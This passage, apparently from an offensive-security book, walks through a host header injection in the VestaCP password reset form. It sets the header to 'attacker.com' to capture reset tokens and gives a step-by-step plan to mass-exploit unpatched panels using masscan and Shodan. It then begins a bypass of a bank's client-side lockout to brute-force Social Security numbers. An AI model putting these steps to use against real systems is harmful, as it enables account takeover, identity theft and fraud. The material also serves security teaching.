


Figure 7 – Showing the interesting result

Opening the commit, he gets a rush of adrenaline. The password reset form of a hosting control panel was recently (less than three months at the time of writing) vulnerable to a host header injection vulnerability!

web/reset/index.php

```
@@ -30,7 +30,7 @@
        } else {
            $mailtext = __('GREETINGS');
        }
-       $mailtext .= __('PASSWORD_RESET_REQUEST',$_SERVER['HTTP_HOST'],$user,$rkey,$_SERVER['HTTP_HOST'],
+       $mailtext .= __('PASSWORD_RESET_REQUEST',$hostname,$user,$rkey,$hostname,$user,$rkey);
        if (!empty($rkey)) send_email($to, $subject, $mailtext, $from);
        unset($output);
    }
```

Figure 8 – An image showing the host header injection commit mitigation

What is Host Header Injection?

The “host” request header specifies the host and port number of the server from which the request is being sent. This data is user controllable and must

be treated as a potential attack vector.

In the case of a host header injection vulnerability, the application fails to sanitize or verify the host request header data before using it in an unsafe way. In many cases, like the example we will exploit above, the host header is used to create password reset links. In cases where the host header is reflected directly in the application response, cache poisoning can occur. Also, from a tester's point of view, it's worth testing the X-Forwarded-Host header, as some server configurations will use that header to overwrite the host header or make use of it in a similar way as the host header.

Upon clicking the project's release tab, it appears that the latest release does not contain the security fix. Also, browsing the company's main domain page and clicking the install button shows that the project being released is also the vulnerable version. Furthermore, there are no currently available CVEs or public exploits that mention the vulnerability. Exploit-db.com, for example, only contains previous vulnerabilities, but makes no mention of the host header injection.

According to the Vestacp homepage (https://vestacp.com), 25,000 installs of their software take place every month. Additionally, most hosting providers including Amazon give the option to install it as a plugin. https://aws.amazon.com/marketplace/pp/FusionWorks-Vesta-Control-Panels-with-Plugins/B07DBVYSFL

Figure 9 – A screenshot showing Vestacp has 25,000 installs every month

Yuri purchases a cheap domain, “vespa.monter,” and installs the latest release from the project’s main website on a digital ocean droplet. Once installed, he runs the default configuration script and completes the installation.




Figure 10 – Installing the VestaCP panel on a VPS

Once the control panel is installed and configured, he begins to exploit the vulnerability. He navigates a web browser to the password reset page, performs a password reset with the default “admin” account, and opens the email.




Figure 11 – Navigating to the password reset page of the newly-installed and hosted web panel

As shown in the screenshot below, the password reset link contains his domain name "vesta.monster" and the new code is sent in the URL of a GET request. While that is an additional vulnerability, he's more interested in exploiting the host header injection.




Figure 12 – An email generated by the password reset request

He browses to the password reset page again, this time configuring the BurpSuite intercepting proxy to intercept and trap the request. Once trapped, he sends the request to the "Repeater" tab. He edits the host header value from "vesta.monster" to "attacker.com" and replays the request as shown in the screenshots below:




Figure 13 – BurpSuite captured request showing the host header value

Figure 14 – Changing the host header value to attacker.com in the BurpSuite proxy

Once again, he opens his email client to see the content of the email:




Figure 15 – An email showing the how host header was used to generate the password reset link

Now the password reset link uses the domain "attacker.com." If an administrator clicked this link, the password reset code would be sent to the attacker's server. The attacker could then change the administrator's password and compromise every website that is administered by the control panel.

In order to exploit the vulnerability in a mass attack, he performs the following steps:

1. Purchase a domain name.
2. Configure webserver on a VPS that logs all GET requests to port 443 and 80.
3. Create an “A” record that points the purchased domain name in step 1 to the VPS IP address in step 2.
4. Use a tool like masscan to scan the entire internet for port 8083 (the default vestacp port).
5. Search shodan.io to create a list of known IP addresses that use the vestacp control panel.
6. Combine the IP addresses found from steps 4 and 5 into a single list.
7. Create a bash or python script that will perform the following actions:
    a. Read the list of IPs from step 6.
    b. Submit the password reset request to the /reset/ endpoint with the host header set with the purchased domain name value.
8. Monitor the VPS’s server logs configured in step 2 for any administrators that click the password reset link sent to their email address.

Username Enumeration – SSN

In 2020, username enumeration vulnerabilities are still common and widespread. Many businesses refuse to fix these flaws in fear of the negative impact to their bottom line and end user experience. Instead of focusing on the typical username enumeration flaw that is well documented and the subject of many books and online talks, let's look at a more impactful and advanced scenario.

With the widespread use of JavaScript frameworks, much of the application logic has been moved from the server side to the client side. Additionally, artificial intelligence has made its way into several blue team security tools. More and more companies are relying on obfuscation and security products to mitigate vulnerabilities that could be easily fixed with a few lines of server-side logic.

The below vulnerability demonstrates the dangers of refusing to follow security best practices and choosing instead to rely on security products and obfuscation. In this section we will bypass Google SHAPE, a client-side encryption obfuscation scheme, and a client-side lockout control to brute force customer social security numbers. We also will make heavy use of how social security numbers are generated and assigned as well as public death records and social media to generate user-specific payloads.

Attacker Update

Yuri's cyber gang has taken note of his work performance. His schemes from the previous section have generated a repeatable passive income stream and credit card numbers to resell on the dark web. While this is nice, one of the main sources of income for the team is filing falsified tax returns to defraud the United States government during tax season. In order to do that, the gang spends a large portion of time obtaining social security numbers of potential victims.

The higher-ups in the gang turn to Yuri for help. They task him with obtaining as many social security numbers as he can. Normally, the gang obtains numbers by using advanced phishing schemes, social engineering

phone calls (vishing), or spear phishing attacks against small accounting firms and doctor's offices.

Before Yuri starts looking for an exploitable vulnerability, he reviews his notes and prior research on the structure and weaknesses of how social security numbers are generated and assigned by the United States government. His notes contain the following details:

SSNs were designed and issued by the Social Security Administration (SSA) for the first time in 1936 as identifiers for accounts tracking individual earnings.

- No personal income tax pre-1909 in the USA
- Assigned at birth
- Unique to the assignee

A social security number is of the XXX-YY-ZZZZ format where:

- XXX is the area number
- YY is the group number
- ZZZZ is the serial number

Research has been released to the public on predicting social security numbers. For example, in 2009, research was released by a team at Carnegie Mellon:
https://www.cmu.edu/news/archive/2009/July/july6_ssnprediction.shtml

"Carnegie Mellon University researchers have shown that public information readily gleaned from governmental sources, commercial data bases, or online social networks can be used to routinely predict most — and sometimes all — of an individual's nine-digit Social Security number."

The main points of their talk can be summarized below:

- If a target's **DOB** and **location of birth** are known, and the target was born between 1989 and 2011, it's often possible to obtain the first five digits of the SSN number (and many times a lot more than that).
- In some states, 8% of the time, the entire SSN number can be determined.

- The number can be predicted by using the United States government's publicly-released death records master database.

After reviewing his notes on social security numbers, he starts to think about potential targets. From his phishing and scamming experience, he knows that most banks require users to submit their social security number as part of the verification process for a password reset request. Therefore, he decides to start his quest by looking at the password reset forms of international online banks. He quickly comes across one that interests him:




Figure 16 – An internal banks password reset form

Unlike most banks' password reset request forms that require an account number or credit card number in addition to the customer's social security number, this bank requires their last name, social security number, and date of birth. Several things about this form send chills down Yuri's spine.

How does the application lock out attackers that are brute forcing a customer's social security number? It appears they would have to lock out by last name. Perhaps they would take date of birth into account and somehow match a last name with a date of birth – but even then, that could still cause hundreds of accounts to be locked at the same time.

For example, how many people with the last name Smith have the same DOB? Yuri theorizes it's likely the lockout functionality resides on the client side in order to prevent locking out hundreds of users. To test this theory, he submits a request with made up information and checks the browser's cookies and local storage. (In Firefox right click the page, select inspect element, select storage, then select Local Storage, and then click the domain you wish to check).




Figure 17 – Client side lockout in Chrome's "Local Storage"

Bingo! The application increments the "FGT_BROWSER_LOCK" key value by one every time a request is submitted with information that doesn't match a current customer. Further testing shows that after five requests, the application "locks out" the browser, seemingly preventing any more requests as seen in the screenshot below:




Figure 18 – Lockout message

